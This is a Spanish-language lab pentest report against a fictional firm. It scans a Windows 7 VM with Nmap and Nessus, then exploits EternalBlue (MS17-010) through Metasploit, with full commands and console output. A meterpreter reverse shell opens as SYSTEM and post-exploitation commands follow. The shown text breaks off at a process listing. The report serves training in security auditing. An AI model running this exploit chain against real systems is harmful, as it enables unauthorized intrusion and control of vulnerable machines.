

INFORME DE PENTESTING

Autor: Agustín Martínez Medina

Certificados: *Introduction to Cybersecurity (CISCO), Network Basics (CISCO), Network Devices and Initial Configuration (CISCO), Endpoint Security (CISCO), Network Defense (CISCO), Cyber Threat Management (CISCO).*

Nombre de la empresa: Nucleón S.R.L

Confidencialidad: Pública

Aclaración: El siguiente informe es una auditoría de laboratorio realizada por Agustín Martínez Medina. Ninguno de los elementos del documento son verídicos, tanto el nombre de la empresa como el caso planteado. Si alguno de los nombres de las entidades ideales vistas en el presente documento coincide con una persona jurídica/empresa/asociación/organismo u otro tipo de entidad, es pura coincidencia. Se recomienda discreción a la lectura del siguiente informe y una consideración ética del planteo realizado.

Contenido

Resumen ejecutivo	3
Objetivo.....	3
Alcance	3
Metodología	3
Introducción	3
Contexto.....	3
Objetivo.....	4
Metodología	4
Fases del pentest	4
Herramientas Utilizadas	5
Resultados	6
Hallazgos principales	6
Descubrimiento de hosts	6
Escaneo de vulnerabilidades	7
Explotación	10
Introducción	10
Explotando con Metasploit	11
Usando un scanner de vulnerabilidades	12
Usando el exploit	13
Post-explotación.....	15
Descifrado de contraseñas.....	19
Eliminación de huellas	20
Recomendaciones	21
Plan de mitigación.....	21
Recomendaciones basadas en software.....	21
Recomendaciones basadas en hardware.....	22
Recomendaciones basadas en conducta humana	22
Conclusión	23
Bibliografía	24

Resumen ejecutivo

Objetivo

El objetivo del siguiente informe es escanear, explotar e informar las vulnerabilidades de un entorno empresarial simulado que corresponde a una empresa ficticia llamada Nucleón S.R.L.

Alcance

El pentesting realizado tuvo como objetivo un sistema Windows 7 Enterprise, conocido por albergar ciertas vulnerabilidades debido a su antigüedad. Las herramientas utilizadas fueron *Nmap*, para el reconocimiento y escaneo de puertos; *Nessus*, para la detección de vulnerabilidades y *Metasploit* para la explotación de las vulnerabilidades presentes. El entorno de ejecución de explotaciones se realizó en *Kali Linux*. Es común aún ver en muchas empresas el uso de sistemas informáticos antiguos y vulnerables, como Windows 7 Enterprise.

Metodología

Se utilizó Nmap para el escaneo de hosts y puertos, Nessus para incorporar descubrimiento de vulnerabilidades y Metasploit para explotar las vulnerabilidades.

Introducción

Contexto

Nucleón S.R.L es una empresa que se dedica a la fabricación de cables de cobre y aluminio para proveer a grandes empresas los productos mencionados para fabricar componentes de electrónica como celulares, microondas, laptops, computadoras, televisores, entre otros. La empresa, a principios de los 2000', ha decidido innovar en la compra de artefactos que permitan su virtualización y modernización, para reducir costos, espacio físico y proveer a la automatización de ciertas tareas.

Las intenciones no le ganan a la eficiencia cuando, a pesar de los esfuerzos, los sistemas se encuentran en un estado crítico por la falta de actualización de sistemas operativos, programas, parches de seguridad, entre otros elementos.

Objetivo

El objetivo del informe de pentesting realizado a la empresa Nucleón S.R.L es determinar y evaluar las vulnerabilidades, amenazas y riesgos que se suscitan en la infraestructura tecnológica de la empresa. Entendiendo a **vulnerabilidad** como *debilidad presentada en un software o hardware, que puede ser explotada por un ataque cibernético para acceder de forma no autorizada al sistema informático, permitiendo que un ataque comprometa la CIA de un sistema*. Entendiendo a la **amenaza** como una *potencial actividad que puede comprometer la seguridad de sistemas informáticos, redes, datos o dispositivos*. Y, finalmente, entendiendo al **riesgo** como *la probabilidad de pérdida debido a una amenaza que daña los sistemas de información o activos de una organización*.

Metodología

Fases del pentest

La metodología de un informe de pentesting consiste en cinco (5) pasos con un orden de prelación jerárquico y lógico que contribuye a elaborar un informe que sea comprensible para quien lo lee. Por lo general, convencionalmente, los cinco (5) pasos se traducen en reconocer, detectar, explotar, post-explotar e informar. Sin embargo, tomando estos parámetros en cuenta, decidí implementar mi metodología dividida en seis (6) pasos

1. Fase de planificación: En esta fase, se determinaron los objetivos a conseguir, la reunión de herramientas a usar, los tipos de ataques a utilizar.
2. Fase de reconocimiento: En la fase de reconocimiento, se intentan encontrar dispositivos (hosts) en la red. En el entorno de prueba ejecutado, el tipo de red es LAN (Local Area Network) por lo que el pentester estará en una misma red encontrando hosts a su alcance.
3. Fase de escaneo y detección de vulnerabilidades: Aquí, mediante herramientas como Nmap, Nessus y otras se trabaja en detectar puertos abiertos y encontrar posibles vulnerabilidades que permitan ejecutar un exploit. Los mismos son recopilados
4. Fase de explotación: Aquí, con herramientas como Metasploit y otros frameworks se busca explotar el sistema vulnerable.
5. Fase de post-explotación: Consiste en los análisis de los resultados obtenidos, manteniendo el acceso y evaluando el impacto potencial de las vulnerabilidades explotadas.
6. Fase de informe y análisis: Realización de un informe técnico y análisis de la explotación, como recomendaciones para mitigar las vulnerabilidades.

A su vez, la metodología para mejorar la seguridad de la información, siguiendo a *Gutiérrez Salazar* en *El Libro Blanco del Hacker* consta de 5 fases esenciales:

1. **Análisis de riesgo:** Fase que sirve para el diagnóstico, y se buscan tres cosas en particular, la primera siendo vulnerabilidades, que son errores que permiten realizar actos que comprometen la seguridad de la información. El segundo factor en juego son las amenazas, circunstancia que permite que se materialice el escenario en el que cause una falla en la seguridad de la información, un ejemplo puede ser un competidor intentando sabotearlo. Por último, el tercer elemento es el riesgo, que es la probabilidad de que una amenaza suceda, dando lugar a un ataque del sistema.
2. **Definir el nivel aceptable de riesgo:** Ningún nivel de riesgo es aceptable. No existe un sistema 100% impenetrable, es cuestión de recursos, tiempo y motivación. El nivel aceptable de riesgo debe ser un nivel en el que si se da la circunstancia, no cause pérdidas tan grandes al negocio que se puedan ver en problemas. Supongamos que Nucleón S.R.L (Empresa ficticia que usaré como ejemplo del caso planteado) tenga una vulnerabilidad y amenaza que, si se materializa, cause una pérdida de \$5.000.000 de pesos argentinos, sin embargo, la probabilidad de materializarse puede ser del 5% y la contingencia de eliminar esa vulnerabilidad costaría \$5.000.000 de pesos argentinos, ¿Una persona promedio lo gastaría? Probablemente no, porque el riesgo contra el costo de mitigación y la potencial pérdida es demasiado. Esto ayuda a definir el nivel de riesgo.
3. **Diseñar formas de medición:** Se tiene que pensar en alguna forma de medir el nivel de seguridad actual, de forma que se pueda saber si se tiene que mejorar, o si se está en un nivel aceptable. Un ejemplo es fallas de ingeniería social que pueden ser medibles en porcentajes de empleados que cayeron en “x” tipo de ataque.
4. **Implementar contramedidas:** Se deben implementar contramedidas para mitigar dichos riesgos y otorgar un as bajo la manga para las situaciones. Instrumentos como firewalls, IDS, antivirus, capacitación del personal, entre otros, pueden ayudar a prevenir este tipo de ataques.
5. **Evaluar constantemente:** En la seguridad de la información, la evaluación es constante cada cierta cantidad de tiempo de forma que se confirme que el nivel de riesgo es adecuado.

Herramientas Utilizadas

Para el pentesting realizado, se han utilizado diversas herramientas como escáneres de hosts, escáneres de vulnerabilidades, herramientas de explotación, generadores de malware, entre otros.

Convencionalmente, un escáner de vulnerabilidades evalúa computadoras, sistemas informáticos, redes o aplicaciones en busca de vulnerabilidades. Ayudan a automatizar la auditoría de seguridad escaneando la red.

Para escanear hosts y hacer un descubrimiento, se utilizaron dos (2) herramientas: *Nmap* y *Nessus*. *Nmap* es un potente escáner que rastrea hosts, puertos, descubre vulnerabilidades a través de scripts, entre otras cosas.

Nessus, por su parte, entre todas sus funciones, la que más se destaca es la búsqueda y escaneo de vulnerabilidades. Es un escáner desarrollado por Tenable. *Nessus* calificará las vulnerabilidades por críticas, altas, medianas o bajas. También contempla herramientas que detectan riesgo de ransomware, descubrimiento de malware, y varias opciones.

Resultados

Hallazgos principales

El primer hallazgo de toda auditoría es el descubrimiento de hosts. Un host, por definición informática, es un dispositivo conectado a una red y que utiliza e intercambia servicios a nivel local y global.

El primer paso de una auditoría de pentest es descubrir un host. Debemos tener identificado el objetivo a penetrar, puesto que no sabremos a quién realizaremos el ataque. Dicho sea de paso, el entorno de pruebas montado en función de laboratorio contiene un Windows 7 Enterprise, ambos en una red de tipo “anfitrión”.

Descubrimiento de hosts

Con Nmap, se procedió a descubrir hosts mediante un simple escaneo con pings (lo que se conoce como sondeo de ping, mediante el indicador `-sP`). Además, se guardó un archivo en **.xml** para su posterior conversión a **.html**. No se buscó la intrusividad, sino el descubrimiento de hosts. El comando introducido es:

```
nmap -sP 192.168.56.0/24 -oA discover_hosts
```

Luego del informe presentado por Nmap, si hacemos un `ifconfig` en nuestra terminal, deducimos que nuestra ip es `192.168.56.109`, por lo tanto, por tercero excluido, la IP objetivo es `192.168.56.107`

192.168.56.107
Address <ul style="list-style-type: none">• 192.168.56.107 (ipv4)• 08:00:27:1A:28:FE - Oracle VirtualBox virtual NIC (mac)
Misc Metrics (click to expand)

Bien, a pesar de los descubrimientos, es un buen dato a tener en cuenta el sistema operativo que utiliza el host de target. Este es un paso crucial para descubrir a qué vulnerabilidad o ataque puede estar sujeto (lo veremos más adelante) el target, y así comenzar a investigar en internet información sobre CVE's asociados al sistema operativo. El comando a utilizar para descubrir qué sistema operativo porta el objetivo es `-O`. El comando insertado para esta tarea es el siguiente:

```
nmap -O -oA os_host_discovered 192.168.56.107
```

192.168.56.107				
Address				
<ul style="list-style-type: none">192.168.56.107 (ipv4)08:00:27:1A:28:FE - Oracle VirtualBox virtual NIC (mac)				
Ports				
The 991 ports scanned but not shown below are in state: closed				
<ul style="list-style-type: none">991 ports replied with: reset				
Port		State (toggle closed [0] filtered [0])	Service	Reason
135	tcp	open	msrpc	syn-ack
139	tcp	open	netbios-ssn	syn-ack
445	tcp	open	microsoft-ds	syn-ack
49152	tcp	open		syn-ack
49153	tcp	open		syn-ack
49154	tcp	open		syn-ack
49155	tcp	open		syn-ack
49156	tcp	open		syn-ack
49157	tcp	open		syn-ack
Remote Operating System Detection				
<ul style="list-style-type: none">Used port: 135/tcp (open)Used port: 1/tcp (closed)Used port: 37577/udp (closed)OS match: Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One (100%)OS match: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (100%)				
Misc Metrics (click to expand)				

En este caso, además de brindarnos el posible sistema operativo (en el apartado que dice OS match) nos da una lista de los puertos abiertos, cuya importancia es fundamental para detectar vulnerabilidades en estos. En los puertos, se intercambia información de un determinado servicio.

Primero, debemos entender la lógica de asignación numérica en los puertos. Los puertos de 0 a 1023 son los **conocidos**. Los puertos de 1024 a 49151 son los **registrados**. Finalmente, de los puertos 49152 a 65535 son los puertos **privados**.

Escaneo de vulnerabilidades

Una vulnerabilidad es una debilidad informática presentada en un host o red. Las vulnerabilidades pueden ser detectadas con programas como OpenVAS, Nmap, Nessus,

entre otros. En esta sección de los resultados, nos centraremos en usar Nmap y Nessus a efecto de encontrar estas deficiencias.

Siguiendo la documentación de Avast. En el puerto 445 (SMB) se presenta una vulnerabilidad que data de sus orígenes en 2017. La misma se conoce como *Eternal Blue* y aunque los riesgos solo han abarcado a los sistemas Windows, cualquier host que intercambie información sobre este puerto es vulnerable a este tipo de ataques. No es menester aclarar que la vulnerabilidad EternalBlue fue explotada en ataques masivos como *WannaCry* y *NotPetya*.

De acuerdo con la documentación de Avast, en el artículo denominado “El exploit Eternal Blue”, *funciona aprovechando las vulnerabilidades de SMBv1 presentes en versiones antiguas de los sistemas operativos de Microsoft. SMBv1 se desarrolló a principios de 1983 como un protocolo de comunicación de red para permitir el acceso compartido a archivos, impresoras y puertos.*

Volviendo al uso de la herramienta **Nmap**, una de sus opciones es la utilización de scripts para encontrar vulnerabilidades. Los scripts de **Nmap** son muy intrusivos y en este entorno su uso será justificable. Estos scripts muchas veces pueden ser detenidos por el trabajo que realizan los firewalls de impedir conexiones entrantes que resulten intrusivas.

La estructura del script que utilizaré es `-script=vuln` y su ejecución contempla los scripts que Nmap agrupa para encontrar vulnerabilidades conocidas en los CVE's. Si bien conocemos la existencia de EternalBlue y podemos reducir esta ejecución a un simple `-script smb-vuln-ms17-010`, trataremos a modo práctico de ejecutar un script que abarque más vulnerabilidades, si las hay.

La estructura del comando que ejecutaré es la siguiente:

```
nmap -script=vuln -oA vulns_target_host 192.168.56.107
```

Host Script Output	
Script Name	Output
smb-vuln-ms17-010	VULNERABLE: Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010) State: VULNERABLE IDs: CVE-2017-0143 Risk factor: HIGH A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010). Disclosure date: 2017-03-14 References: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143 https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
samba-vuln-cve-2012-1182	NT_STATUS_ACCESS_DENIED
smb-vuln-ms10-061	NT_STATUS_ACCESS_DENIED
smb-vuln-ms10-054	false

La salida (output) del escaneo de vulnerabilidades nos presenta que, mediante el script `smb-vuln-ms17-010` se pudo detectar la vulnerabilidad que permite un código de ejecución remoto a aquellos hosts que porten servicios en SMBv1. Es tal lo que veníamos comentando.

Ahora, nos trasladaremos a **Nessus** para la búsqueda de vulnerabilidades y su clasificación. Sólo se incluye la captura con las vulnerabilidades críticas, altas, medias y bajas, porque la otra página, al contener los “info” es irrelevante para el caso planteado.

192.168.56.107				
2	1	3	1	25
CRITICAL	HIGH	MEDIUM	LOW	INFO
Vulnerabilities				Total: 32
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	-	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	8.1	-	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	6.8	-	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.3	-	12217	DNS Server Cache Snooping Remote Information Disclosure
MEDIUM	5.3	-	57608	SMB Signing not required
LOW	2.1*	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	10736	DCE Services Enumeration
INFO	N/A	-	11002	DNS Server Detection
INFO	N/A	-	35371	DNS Server hostname.bind Map Hostname Disclosure
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
192.168.56.107				4

Como se puede apreciar, la vulnerabilidad MS17-010, clasificada como alta, está presente en nuestro análisis informático. Además, se pueden notar otras vulnerabilidades críticas, como el sistema operativo del host (Windows 7) con falta de soporte, debido a que Microsoft cesó con las actualizaciones de Windows 7 en enero de 2020.

¿Qué deben hacerse con estas vulnerabilidades? Deben explotarse si queremos introducirnos al sistema. La herramienta por unanimidad es Metasploit, framework programado en Ruby y sostenido por la empresa Rapid7.

Explotación

Introducción

La explotación consiste en utilizar mecanismos para aprovechar las vulnerabilidades encontradas. Esta fase tiene un encuadre teórico y práctico extenso, pero vamos a limitarnos a sus efectos para ir a lo concreto.

Siguiendo a *Gutiérrez Salazar* en *El Libro Blanco del Hacker*, debe existir una bilateralidad de sistemas: uno que ataca y otro que es atacado. En el caso planteado, nos centramos en un contexto de red LAN, entonces, el host atacante debe estar en la misma red que el objetivo. El host atacante debe monitorear las acciones del host objetivo, y por lo tanto, ambos deben contar con una IP asignada por el router.

Volviendo a nuestro estudio, el objetivo es un Windows 7 Enterprise, y la vulnerabilidad conocida es *ms17_010* o *EternalBlue*. Pero... para explotar una vulnerabilidad, debemos conocer en qué consiste, qué hace y cómo se explota.

Para explotar esta vulnerabilidad, generalmente se utiliza una herramienta como Metasploit, un framework de pruebas de penetración que incluye un módulo específico para MS17-010. Los pasos básicos para llevar a cabo la explotación serían:

Configurar el entorno: Asegurarse de que el sistema atacante y el objetivo estén en la misma red y puedan comunicarse entre sí.

Identificar la vulnerabilidad: Utilizar herramientas como Nmap para escanear el sistema objetivo y verificar que la vulnerabilidad MS17-010 está presente.

Preparar el exploit: En Metasploit, cargar el módulo correspondiente a MS17-010 y configurar las opciones necesarias, como la IP del objetivo y el payload que se desea ejecutar.

Lanzar el ataque: Ejecutar el exploit para enviar el payload malicioso al sistema objetivo y obtener acceso remoto o ejecutar el código deseado.


Estos pasos permiten al atacante aprovechar la vulnerabilidad y tomar control del sistema afectado, demostrando así el riesgo que representa no actualizar y parchear los sistemas operativos.

Un buen instrumento que tiene Metasploit son los *auxiliares*, que pueden usarse para el reconocimiento de vulnerabilidades y la determinación de si un target es o no vulnerable. Están relacionados con la tercera etapa del test de penetración: la recopilación de vulnerabilidades.

Como es sabido, existe un scanner para identificar si el Windows objetivo es vulnerable a *EternalBlue*.

Explotando con Metasploit

Comenzaremos abriendo la consola de Metasploit con el comando `msfconsole`.



```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# msfconsole

Metasploit tip: View missing module options with show missing
[*] Starting the Metasploit Framework console... |
```

El proceso de apertura de Metasploit llevará unos segundos o minutos, como fue en mi caso. Al abrirse, aparecerá una interfaz con dibujos como la siguiente:

[illegible]

Usando un scanner de vulnerabilidades

Como se puede apreciar en la imagen, Metasploit contiene 2420 exploits, 1248 auxiliares, 423 post, 1468 payloads, 47 encoders, 11 nops y 9 evasion.

Nosotros usaremos un scanner, que está contenido dentro de la categoría de auxiliares. El scanner de EternalBlue ayudará a comprobar si el target presenta la vulnerabilidad mencionada.

Para buscar algún tipo de herramienta en Metasploit, debemos utilizar el comando `search`. Seguido de este comando, debemos introducir un parámetro específico de qué buscamos, en el caso planteado, buscaremos alguna herramienta relacionada a *EternalBlue*.

```
msf6 > search eternalblue
```

Los resultados que aloja Metasploit son muchos, pero he recortado la captura para mostrar una breve noción. La herramienta mostrada será la que usaremos, que aparece como `auxiliary/scanner/smb/smb_ms17_010`.

```
msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windo
ws Kernel Pool Corruption
1  \_ target: Automatic Target               .               .       .       .
2  \_ target: Windows 7                     .               .       .       .
3  \_ target: Windows Embedded Standard 7   .               .       .       .
4  \_ target: Windows Server 2008 R2        .               .       .       .
5  \_ target: Windows 8                     .               .       .       .
6  \_ target: Windows 8.1                   .               .       .       .
7  \_ target: Windows Server 2012           .               .       .       .
8  \_ target: Windows 10 Pro                 .               .       .       .
9  \_ target: Windows 10 Enterprise Evaluation .               .       .       .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes     MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Code Execution
11 \_ target: Automatic                     .               .       .       .
12 \_ target: PowerShell                     .               .       .       .
13 \_ target: Native upload                  .               .       .       .
14 \_ target: MOF upload                     .               .       .       .
15 \_ AKA: ETERNALSYNERGY                    .               .       .       .
16 \_ AKA: ETERNALROMANCE                    .               .       .       .
17 \_ AKA: ETERNALCHAMPION                   .               .       .       .
18 \_ AKA: ETERNALBLUE                       .               .       .       .
19 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No      MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Command Execution
20 \_ AKA: ETERNALSYNERGY                    .               .       .       .
21 \_ AKA: ETERNALROMANCE                    .               .       .       .
22 \_ AKA: ETERNALCHAMPION                   .               .       .       .
23 \_ AKA: ETERNALBLUE                       .               .       .       .
24 auxiliary/scanner/smb/smb_ms17_010        .               normal  No      MS17-010 SMB RCE Detection
25 \_ AKA: DOUBLEPULSAR                     .               .       .       .
26 \_ AKA: ETERNALBLUE                       .               .       .       .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes     SMB DOUBLEPULSAR Remote Code Executio
n
28 \_ target: Execute payload (x64)          .               .       .       .
29 \_ target: Neutralize implant             .               .       .       .
```

Para utilizar una herramienta de Metasploit, lo debemos indicar con el comando `use` :

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > █
```

Se pueden ver las opciones que ofrece una herramienta (como un auxiliary, exploit, etc.) de Metasploit. Esto se hace por el comando `options`, y la respuesta de la consola depende de cada exploit, payload o scanner seleccionado. En la mayoría de los exploits, el target objetivo se establece con un `set RHOSTS <ip-objetivo>`. Donde `set` es el comando que asigna un valor, `RHOSTS` es convencionalmente la opción luego del comando para asignar la ip del host de destino. En la siguiente screenshot, asignaré el target que atacaremos, con su dirección IP, la cual vimos que es 192.168.56.107.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.56.107
```

Finalmente para la etapa del escaneo, procederemos a ejecutar el scanner.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.56.107:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.107:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Como se puede apreciar, el host es vulnerable a MS17-010. Se detecta que el sistema operativo es Windows 7 Enterprise, y el escaneo se completa. Esto significa que una explotación en el host puede ser exitosa.

Usando el exploit

Vamos a proceder a cargar el exploit y ejecutarlo para adentrarnos en Windows 7 Enterprise. Si recordamos la imagen en la que buscamos herramientas relacionadas a EternalBlue, el primer resultado que aparece es el que usaremos para aprovechar la vulnerabilidad, es decir, el exploit identificado como `exploit/Windows/smb/ms17_010_eternalblue`.

```
msf6 > search eternalblue

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windo
1	target: Automatic Target
2	target: Windows 7
3	target: Windows Embedded Standard 7
4	target: Windows Server 2008 R2
5	target: Windows 8
6	target: Windows 8.1
7	target: Windows Server 2012
8	target: Windows 10 Pro
9	target: Windows 10 Enterprise Evaluation
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynerg
11	target: Automatic
12	target: PowerShell
13	target: Native upload
14	target: MOF upload
15	AKA: ETERNALSYNERGY
16	AKA: ETERNALROMANCE
17	AKA: ETERNALCHAMPION
18	AKA: ETERNALBLUE
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynerg
20	AKA: ETERNALSYNERGY
21	AKA: ETERNALROMANCE
22	AKA: ETERNALCHAMPION
23	AKA: ETERNALBLUE
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	AKA: DOUBLEPULSAR
26	AKA: ETERNALBLUE
27	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Executio
28	target: Execute payload (x64)
29	target: Neutralize implant

Repetimos, tal cual hicimos con el scanner, para usar el exploit, con el comando use.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Por defecto, el payload que usa el exploit es

Windows/x64/meterpreter/reverse_tcp.

El próximo paso será configurar las opciones del host que escuchará, y el host que será atacado, así como otras cuestiones que ya vienen preconfiguradas.

Asignamos el host que atacaremos, 192.168.56.107, y el host que escucha (el nuestro, desde donde atacamos) 192.168.56.109.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.107
RHOSTS => 192.168.56.107
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.109
LHOST => 192.168.56.109
```

Como las otras opciones vienen pre configuradas por defecto, ya estamos listos para ejecutar un ataque al objetivo. El comando exploit o run lo harán.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.109:4444
[*] 192.168.56.107:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.107:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.107:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.107:445 - The target is vulnerable.
[*] 192.168.56.107:445 - Connecting to target for exploitation.
[+] 192.168.56.107:445 - Connection established for exploitation.
[+] 192.168.56.107:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.107:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.56.107:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.56.107:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.56.107:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.56.107:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.107:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.107:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.107:445 - Starting non-paged pool grooming
[+] 192.168.56.107:445 - Sending SMBv2 buffers
[+] 192.168.56.107:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.107:445 - Sending final SMBv2 buffers.
[*] 192.168.56.107:445 - Sending last fragment of exploit packet!
[*] 192.168.56.107:445 - Receiving response from exploit packet
[+] 192.168.56.107:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.107:445 - Sending egg to corrupted connection.
[*] 192.168.56.107:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.109:4444 -> 192.168.56.107:49158) at 2024-07-09 15:13:47 -0400
[+] 192.168.56.107:445 - -----
[+] 192.168.56.107:445 - -----WIN-----
[+] 192.168.56.107:445 - -----

meterpreter > 
```

Podrían describirse todos los pasos que realiza el exploit de *EternalBlue* pero nos resumiremos a afirmar que se abrió la sesión meterpreter. Este es un payload que se usa para ejecutar comandos en el host que está bajo nuestro ataque.

Post-explotación

La post-explotación es la fase que le sigue a la explotación y su fin es mantener persistencia en el objetivo que tenemos bajo nuestro control. Siguiendo a *Gutiérrez Salazar* en *El Libro Blanco del Hacker*, esta fase puede consistir en robar un archivo, activar la webcam o el micrófono. Con la sesión de *meterpreter* se pueden utilizar ciertos comandos para ganar acceso a recursos confidenciales, por ejemplo.

Con `sysinfo`, veremos de qué sistema se trata.

```
meterpreter > sysinfo
Computer      : WIN-7-ENTERPRIS
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > █
```

Con `getuid`, podemos ver con qué usuario tenemos control, y se muestra el nivel de usuario en el que está corriendo el proceso que te da control del sistema.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Para ver la interfaz de red, podemos emitir el comando `ifconfig` tal cual lo haríamos en Linux.

```
meterpreter > ifconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
-----
Name       : Adaptador de escritorio Intel(R) PRO/1000 MT
Hardware MAC : 08:00:27:1a:28:fe
MTU        : 1500
IPv4 Address : 192.168.56.107
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::608e:d14d:2de4:4d1c
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
-----
Name       : Adaptador ISATAP de Microsoft
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:386b
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > █
```


También, con `pwd`, como en Linux, podríamos ver el directorio en el que estamos ubicado.

```
meterpreter > pwd
C:\Windows\system32
meterpreter > █
```

Con `ps` podemos listar los procesos que están ejecutándose en el sistema bajo control.

```
meterpreter > ps

Process List

PID  PPID  Name                Arch  Session  User                Path
---  ---  ---                ---  ---      ---                ---
0     0     [System Process]    x64   0         NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
4     0     System              x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
256   4     smss.exe            x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
320   312   csrss.exe           x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
328   468   svchost.exe         x64   0         NT AUTHORITY\Servicio de red C:\Windows\system32\csrss.exe
368   312   wininit.exe         x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\wininit.exe
380   360   csrss.exe           x64   1         NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
420   360   winlogon.exe        x64   1         NT AUTHORITY\SYSTEM C:\Windows\system32\winlogon.exe
468   368   services.exe        x64   0         NT AUTHORITY\SYSTEM C:\Windows\system32\services.exe
